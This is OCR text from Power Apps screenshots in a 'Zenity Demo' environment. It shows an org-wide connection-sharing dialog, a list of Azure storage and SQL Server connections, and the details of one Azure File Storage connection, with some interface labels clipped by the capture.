
Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission ?
Shared with org		Can use
Jamie Reding	jan	r
jamiercontoso	jan	se + share

Save

enterprisecustomers customerc
SQL Server
nnected



Power Apps


Search

Environment
Zenity Demo (default)

Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	19 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	18 min ago	Connected
Azure Queues Azure Queues		Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	28 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected



Connections > jamieredingcustomerdata.file.core.windows.net

Details | Apps using this connection | Flows using this connection

Connector name

Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner


Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM



